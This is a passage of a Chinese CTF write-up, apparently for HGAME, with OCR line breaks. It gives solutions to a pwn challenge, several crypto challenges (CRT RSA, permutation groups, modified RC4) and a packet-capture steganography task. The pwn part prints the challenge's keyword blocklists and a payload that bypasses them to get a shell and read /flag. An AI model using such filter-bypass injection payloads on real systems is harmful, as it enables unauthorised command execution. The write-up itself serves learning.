for ( i = 0; i <= 49; ++i )
{
  read(fd, &v4[i], 4uLL);
  snprintf(&v5[20 * i], 0x14uLL, "0x%x", (unsigned int)v4[i]);
  mkdir(&v5[20 * i], 0x1EDu);
}
snprintf(&s, 0x16uLL, "./%s", &v5[20 * buf]);
chdir(&s);
puts("find yourself");
read_n((__int64)&command, 0x19u);
if ( (unsigned int)check1(&command) != -1 )
  system(&command);
return __readfsqword(0x28u) ^ v8;
```

注意其中check1函数是会过滤关键字的。

```
for ( i = 0; i < strlen(a1); ++i )
{
  if ( (a1[i] <= 96 || a1[i] > 122) && (a1[i] <= 64 || a1[i] > 90) && a1[i] != 47 && a1[i] != 32 && a1[i] != 45 )// [a-zA-z\-/ ]
    return 0xFFFFFFFFLL;
}
if ( strstr(a1, "sh") || strstr(a1, "cat") || strstr(a1, "flag") || strstr(a1, "pwd") || strstr(a1, "export") )
  result = 0xFFFFFFFFLL;
else
  result = 0LL;
return result;
```

除了`[a-zA-z\-/ ]`其他的都不行。。

输入`ls -l /proc/self/cwd`拿到当前输入，然后继续

第二次system的输入也会过滤关键字，不过更像是黑名单

```
if ( strchr(a1, 42)                     // *
  || strstr(a1, "sh")
  || strstr(a1, "cat")
  || strstr(a1, "..")
  || strchr(a1, 38)                     // &
  || strchr(a1, 124)                    // |
  || strchr(a1, 62)                     // >
  || strchr(a1, 60) )                   // <
{
  result = 0xFFFFFFFFLL;
}
else
{
  result = 0LL;
}
```

这里要注意的，会关闭标准输出。。所以下一条命令你输啥都不会有显示的。。

```
close(1);
close(2);
system(&s1);
```

这就是最狠的地方了，因为我想了半天都卡在不能用重定向符还怎么控制输出。。即使stdin还是开着的。。

后来看了一下shell内置命令，用 `` `printf 's%s' h` `` 绕过了关键字过滤拿到shell，然后 `cat /flag >&0` 传回flag。

```
find yourself
ls -la /proc/self/cwd
lrwxrwxrwx 1 1000 1000 0 Jan 30 08:32 /proc/self/cwd -> /tmp/0x99048ef8
where are you?
/tmp/0x99048ef8
`printf 's%s' h`
cat /flag >&0
hgame{You_4re_So_C1EV3R}
exit
```

后来问了出题人。。他预期是直接 `$0` 拿shell。。

C老板**不教我，太难了（Aris真好）

0x03 Crypto

Verification_code

签到题，前四位sha256爆破就行，直接上代码

```python
import string, random
from hashlib import sha256

d = string.ascii_letters+string.digits

for i in d:
    for j in d:
```

```
        for k in d:
            for l in d:
                x = i+j+k+l+"PU5a9N6lFog9VXb7"
                h = sha256(x.encode()).hexdigest()
                if h == "4ce80bdb3424a743713400a442cdbcf9b18de1c9a6655c1f
5336ff04453f47d3":
                    print(x)
                    exit(0)
```

算出后输入那四位然后再输入`I like playing Hgame`，拿到flag

Remainder

中国剩余定理的应用，看了好久的数论才明白个大概。。

$$C=M^d(\mathrm{mod}\ n)$$

这是RSA标准的公钥加密公示，其中

$$n=p\cdot q$$

这个计算可以分成两部分进行

$$C_p=M^d(\mathrm{mod}\ p),C_q=M^d(\mathrm{mod}\ q)$$

根据费马小定理可以知道

$$C_p=M^{d_1}(\mathrm{mod}\ p),C_q=M^{d_2}(\mathrm{mod}\ q)$$

$$d_1=d\mathrm{mod}(p-1),d_2=d\mathrm{mod}(q-1)$$

再根据中国剩余定理

$$C=C_pc_1\frac{pq}{p}+C_qc_2\frac{pq}{q}(\mathrm{mod}\ n)=C_pc_1q+C_pc_2p(\mathrm{mod}\ n)$$

$$c_1=q^{-1}(\mathrm{mod}\ p),c_2=p^{-1}(\mathrm{mod}\ q)$$

就能算出用原公钥加密的信息，解密就是常规的RSA解密步骤了。

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from Crypto.Util import number

p = 945982963057133766525404116319494343013962351116733727382767546541882
670108055225420680044531376785988913354081702776013819445842793393620565 7
926230842754467168861492383979452267137855927678473475872721307040383863 2
286280473450086762286706863922968723202830398266220533885129175502142533 6
00559292388005914561
q = 150088216417404963893679242888992998793257903343994792697939121738029
```

```
477790454833496600101388493792476973514786401036309378542808470513073408894727406158296404360452232777491992630316999043165374635001806841520490997788796152678742544032835808854339130676283497122770901196468323977265095016407164510827505883
r = 145897736096689096151704740327665176308625097484116713780050311198775607465862066406830851710261868913835866335107146242979359964945125214420821146670919741118254402096944139483988745450480989706524191669371208210271290756393651699047324661537502263070821348672580981936003347046829310092661672974227729705727

n = p * q * r
e = 65537
d = number.inverse(e, (p-1) * (q-1) * (r-1))

Cp = 784307860116505212245619248148436142948069749885995910589155203975185262964227910896921074885341575898566112299780686599709763749716589099872997597195335193582321807214807196356025155259426789888967271288848036382572278481762981728961554638132642069825057976130672151828495593563360156345431818062963555525 43
Cq = 495763564234742221882051873068841676207464796775901212137910939089772958034762035100010601809591909172768175411424115238675551472019924802205314310196276815723351032005863885196959313483049706518755824130524112248188441609454108841305757716179191496193417623256333013137329472641255768660339340184628435594 19
Cr = 481310779626494978331892926378614427675621474470401344110788844855138405531881859543833302361902533889377855306582797686202130622440531516149628936289463435956425138707668778105344805367372003026995393968105454200210542252046834285228203503564708835744638491464221502443041476181956137963990104921253833229 22

c1 = number.inverse(q*r, p)
c2 = number.inverse(p*r, q)
c3 = number.inverse(p*q, r)

C = ( Cp * c1 * q * r + Cq * c2 * p * r + Cr * c3 * p * q) % n
m = pow(C, d, n)

assert pow(m, e, n) == C
assert pow(m, e, p) == Cp
assert pow(m, e, q) == Cq
assert pow(m, e, r) == Cr

msg = number.long_to_bytes(m).decode()
print(msg)
flag = ''.join( [ s[:2] for s in msg.split('\n') if s.find(' ') == 2 ] )
print(flag)
```

这里刚开始我是拿前两个p和q来计算的，算出来msg不对长度也不符，把三个一起用上才得到结

果。后来问出题人才大概知道，只用两个质数其实是存在无数解的，所以得用三个或以上才行。。

```
1hAyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
********** DO NOT GUESS ME ********
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_  knows the
w0 remainders of the
Nt Euclidean division
+6  of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}
********** USE YOUR BRAIN *********
cbl8KukOPUvpoe1LCpBchXHJTgmDknbFE2z

hgame{CrT_w0Nt+6Oth3R_mE!!!}
```

参考资料： 中国剩余定理

Inv

这题是第一天晚上就想试着解决的结果卡了我好久，一直找不到思路。
后来出题人放资料「共模攻击」，也试着去看但还是看不出啥。
终于在看了一晚的群论之后，知道了解法。。

```python
e = [ _ for _ in range(256) ]

def mul(a, b):
    assert len(a) == len(b)
    return [ a[_] for _ in b ]

def div_l(c, b):
    assert len(b) == len(c)
    a = [ None for _ in range(256) ]
    for i in range(256):
        a[b[i]] = c[i]
    return a

def div_r(c ,a):
    assert len(a) == len(c)
    return [ a.index(i) for i in c ]

def inverse(a):
    return div_l(e, a)

```

```
def _pow(x, m):
    y = x
    m = bin(m)[3:]
    for _ in m:
        y = mul(y, y)
        if _ == '1':
            y = mul(x, y)
    return y

def _pow2(x, m):
    y = x
    m = bin(m)[3:]
    n = 1
    for _ in m:
        n *= 2
        if _ == '1':
            n +=1
    for _ in range(n-1):
        y = mul(y, x)
    return y
```

把这种 `range(256)` 的bytes当成一种数据，它们运算的结果也都在 `range(256)` 内，并且他们都满足一些特定的运算关系，构成了一个有限群（但是为非阿贝尔群，因为 `a*b == b*a` 并不恒成立）
它们有如下的运算性质：

```
def test():
    import os, random
    random.seed(os.urandom(8))
    def rand_list():
        l = list(range(256))
        random.shuffle(l)
        return l
    a = rand_list()
    b = rand_list()
    c = rand_list()
    # a != b && a != c && b != c
    assert a != b and a != c and b != c
    # a * 1 = 1 * a = a
    assert mul(a, e) == mul(e, a) == a
    # (a * b) * c = a * (b * c)
    assert mul(mul(a, b), c) == mul(a, mul(b, c))
    # s = a * b
    s = mul(a, b)
    # s / b = a
    assert div_l(s, b) == a
    # s \ a = b
```

```
    assert div_r(s, a) == b
    # _a = a^-1
    _a = inverse(a)
    # _a * a = a * _a = 1
    assert mul(a, _a) == mul(_a, a) == e
    # a ^ 1024 = a * a * ... * a
    assert _pow(a, 1024) == _pow2(a, 1024)
    # x = a ^ 100 ; y = a ^ 110
    x = _pow(a, 100)
    y = _pow(a, 110)
    # y / x = y \ x = a ^ 10
    assert div_l(y, x) == div_r(y, x) == _pow(a, 10)
    # a ^ -123 * a ^ 321 = a ^ (321 - 123) = a ^ 321 - a ^ 123
    assert mul(inverse(_pow(a, 123)), _pow(a, 321))== _pow(a, 321-123) ==
 div_l(_pow(a, 321), _pow(a, 123))

test()
```

这样就把问题变成了，已知 `s^595` 和 `s^739` 的值，求s。初中数学题（然而我是拿来凑的。。）

```
# _pow(s, 595)
# _pow(s, 739)
s_595 = list(b'\xc8&\xc1E\xbe*\xc5\x84\xdb1\x05\x9b\xc0\xf2\xac/\x0b0\x8d
\'\xc2b\x89\x93\xa6\xcd\xe1\x1b\xf4H\xffa\x90A\xf7,(\xea?\xa8\xa0\x8b\xf1
\xf9"X\n\x86fj\x074\x7fBO\xd4F\xbd\xe6\xd9\xa7\xaf\x8a\x8c\xde\xab;!PT\x1
5)+w\xbc\x00>\xc6g\xc3\x85=9K\xb6<\xb7x\xaeUG\x83vk\xa9\xf6{\x03Y\x87\x14
e\xfd\xed@i\xcc.\xd1\xebo\x106\xe2\xe7\xd7\xeeu\x9e\xfe\x95^R\xfb8\x04\xb
4S\x16\xe0\xad\xd8\x98n\xca\xe4\xdd\xd2\xc7\x99l\xb3\\2L\xa3\x1d:_\x12\xb
87\x17\x01\xb1#~q\x1c\t\xe8\xdar\xef\xcb\x0c\xe5\x80\xdf\xc9y\x0e`\xe9\x9
4\xd0\xcfW\x1f5\xf5h\xbf\xba\x91\xb9d\xfcM\x81\xec\x88\xb2c\x9f\xa4J|\xd3
m\xd6s\xd5\x92\x9d\x9a3\xa2\xb5\xfa\x19N\xa1\x82][\xf8\x06\x13\xdcC\x1e\x
1a\xaa\xc4tz\x08\x8f%$D\xbb\x97 \xce\x96V\xe3\x02I\x18\x11\x0f\r\xf3p\x8e
\xa5Z-\xf0}\xb0Q\x9c')
s_739 = list(b'U\x17\x8aE\xa6\x19\xab\x7fd0\xd2)\xc0\xae\xcc/G_\xe3\'\r\x
fb\xaf\x00\xb1hgi-\xc1\xffa\x8d\t&\x99k\x95\x93\xa8.\x07\xcd\x87\x01\xe8\
x89\x86\xf6f48F\xdc\x96\xd4`P\xd6!\xfe\xc4B:\xd31C\x9f\x1dT{2c9\x0bY5#\xf
7\xb8H\xe0Db\xb6wv\xe1\xbbI\x8f\x83l\x80\xa9\x04q\x03\xf0m\xf4\x1bp\x8e\x
c6u\xfd\x16$\x06\xf9Z\xec\xa2\xcb\xd7V\xb9\xd1\xbdt^\xe7\xe2\xac\x18\xb4\
x15=n\xad\xd8S+\xca\xeb\xdd\xd0;\x84\xe6\x08\x8c3\xb3\x90\x02\xc8}\xee\xe
a7K\x98\xde\x8b~\xcf\xfa\x11\n\xda\xa4L\xa3\x0cWQ\xdf\xc9yj\x9d\xe9\xfcJO
\x1a\x1f\xdb\xf5M\xbf\x9e e\x1c*\x9b\x85\xe5\x88\xb2\xc7\xf2\x91\x10\x0e,
\xd9<s\xd5\xef\xb0@|\xc3\xbc(\xb5"\xa1\x82\xa7[\xf8A\x13\x14\xc2\x1eN\xaa
o\xedr\xba\xcex]\x92\x05\x97\x12\xc5%\\\xb7>R\x9a\x94\x0fX\xf3\xbe?\xa5\x
e4\xa0z\xf16\x81\x9c')

s_144 = div_l(s_739, s_595)
s_163 = div_l(s_595, _pow(s_144, 3))
s_19 = div_l(s_595, _pow(s_144, 4))
```

```
    s_11 = div_l(s_163, _pow(s_19, 8))
    s_8 = div_l(s_19, s_11)
    s_3 = div_l(s_739, _pow(s_8, 92))
    s_2 = div_l(s_739, _pow(s_11, 67))
    s = div_l(s_3, s_2)
    # 验证s正确性
    assert _pow(s, 595) == s_595
```

求出s，接着计算

```
f = list(b"\\-\xa5{\xb9\x85J @\xfa\x91\x0b\x88\r4I\x7f\xb9\xe5\r\xc0\x84\
x8f\xa6\xc0i\xb0\xa4\x1b\x8fIw\x84'\xa2\xa4\x00\x91\x87\x10\r\\\x8c\x12")
flag = bytes([ s.index(_) for _ in f ])
print(flag.decode())
```

拿到flag：`hgame{U_kN0w~tH3+eXtEnD-EuC1iD34n^A1G0rIthM}`

notRC4

魔改的RC4_MD5算法，去WIKI上现学了一波。
(当然第一步还是要把恶心的变量名给重命名回正常的。。。)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from hashlib import md5

flag = b''

# assert flag.startswith(b'hgame) and flag.endswith(b')

class notRC4:
    def __init__(self):
        self.S = [0] * 256
        for i in range(256):
            self.S[i] = i
        # self.S = [0,1,2,3,4,5,6,...,255]
        self._i = 0
        self._j = 0
        self.T = [0] * 256

    def KSA(self, K):
        l = len(K)          #  8
        for i in range(256):
            self.T[i] = K[i%l]
        # self.T = K * 32
        for i in range(256):
```

```
            self._j = ( self._j + self.S[i] + self.T[i] ) % 256
            # swap
            self.S[i], self.S[self._j] = self.S[self._j], self.S[i]
        self._i = self._j = 0

    def PRGA(self, length):
        O = []
        for _ in range(length):
            self._i = ( self._i + 1 ) % 256
            self._j = ( self._j + self.S[self._i] ) % 256
            self.S[self._i], self.S[self._j] = self.S[self._j], self.S[se
lf._i]
            t = ( self.S[self._i] + self.S[self._j] ) % 256
            O.append( self.S[t] )
        print(self.S)
        return O

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

def enc(msg):
    X = notRC4()
    X.KSA( md5(msg).digest()[:8] )
    R = X.PRGA( len(msg) )
    return xor(msg, R)

# print( enc(flag) )
```

WIKI上的RC4生成流密钥算法

```
i = j = 0
for each message byte b
    i = (i + 1) (mod 256)
    j = (j + S[i]) (mod 256)
    swap(S[i], S[j])
    t = (S[i] + S[j]) (mod 256)
    print S[t]
```

然后题目已经把最终的S告诉我们了，所以其实只要枚举一下i，j，然后根据已知的明文很快就能求出stream_key拿到明文。

```

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))


sBox = [219, 96, 199, 216, 68, 104, 66, 149, 157, 180, 15, 106, 225, 2, 2
```

```
45, 126, 218, 130, 67, 1, 117, 127, 37, 60, 78, 236, 38, 16, 217, 107, 17
3, 46, 194, 211, 204, 124, 65, 14, 85, 227, 110, 244, 249, 220, 97, 241,
19, 143, 251, 49, 252, 152, 45, 36, 129, 34, 237, 54, 174, 48, 183, 12, 7
1, 209, 9, 56, 231, 188, 153, 86, 98, 178, 73, 135, 3, 95, 43, 77, 40, 84
, 223, 72, 89, 101, 42, 248, 166, 120, 138, 91, 160, 198, 203, 28, 247, 1
23, 41, 132, 139, 133, 147, 235, 207, 62, 151, 87, 51, 136, 0, 169, 102,
27, 170, 100, 39, 99, 134, 242, 61, 184, 64, 25, 21, 116, 243, 11, 221, 1
76, 35, 18, 215, 53, 88, 20, 163, 59, 125, 190, 4, 197, 32, 195, 212, 17,
 191, 144, 145, 80, 108, 5, 103, 214, 142, 161, 93, 201, 140, 7, 79, 187,
 192, 50, 205, 69, 22, 200, 111, 232, 185, 239, 70, 94, 228, 105, 229, 20
6, 24, 148, 168, 165, 23, 181, 10, 213, 238, 119, 122, 115, 155, 112, 141
, 233, 175, 109, 113, 75, 8, 172, 230, 47, 162, 58, 208, 159, 210, 158, 2
26, 83, 246, 44, 193, 90, 29, 240, 179, 52, 63, 57, 254, 74, 222, 156, 82
, 30, 114, 182, 255, 186, 150, 118, 146, 81, 224, 189, 202, 164, 121, 55,
 177, 167, 137, 234, 33, 31, 131, 92, 6, 13, 250, 76, 128, 171, 196, 26,
253, 154]
cipher = b"^{\xafsjg\xc9%}\xae\xff\xb4\xf1\xde\x83m\xbe\x18r\xbe\x19'\x1d
|\x7f2j\xb9^\xc7\xcd+\x9b9\xd5\xe5\xba8\xe2\x11\x92\x02\xd2E\x1fZIz*\x15"


from copy import deepcopy

def f(S, i, j, l):
    O = []
    for _ in range(l):
        t = ( S[i] + S[j] ) % 256
        O.append( S[t] )
        S[i], S[j] = S[j], S[i]
        j = ( j - S[i] ) % 256
        i = ( i - 1 ) % 256
    O.reverse()
    return O

for i in range(256):
    for j in range(256):
        s = deepcopy(sBox)
        o = f(s, i, j, len(cipher))
        m = xor(cipher, o)
        if b'hgame{' in m:
            print(m)
            exit(0)
# hgame{oo000000~_reVeRse_The~prg4_0f+rc4~-oOOOOOoO}
```


Week2 Crypto AK

0x04 Misc


Cosmos的午餐

这题真的好绕啊。。

先压缩包打开，是wireshark的抓包文件和一个TLS密钥文件，于是打开wireshark并导入ssl_log.log文件




然后filter出来HTTP流量，大小从高到低排下来



第一个PUT就很可疑，于是HTTP导出，看文件头像是个压缩包，binwalk一下

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compre
ssed size: 1220448, uncompressed size: 1228922, name: Outguess with key.jpg
1220602       0x129FFA        End of Zip archive, footer length: 22
```


的确是zip压缩包，于是unzip解压，没有密码，得到一张图。。
看文件名应该是要Outguess解密，但是需要key。
想一下题目的hint `PS: Cosmos经常往图片备注里塞东西`，于是用Stegsolve打开，查看file format




....
....
....
....
....
.....K. e.y.:. .
g.U.N.r. b.b.d.R.
9.X.h.R. B.D.G.p.
z.z...

Application data
Length: 8dd (2269)
Dump of data:
Hex:

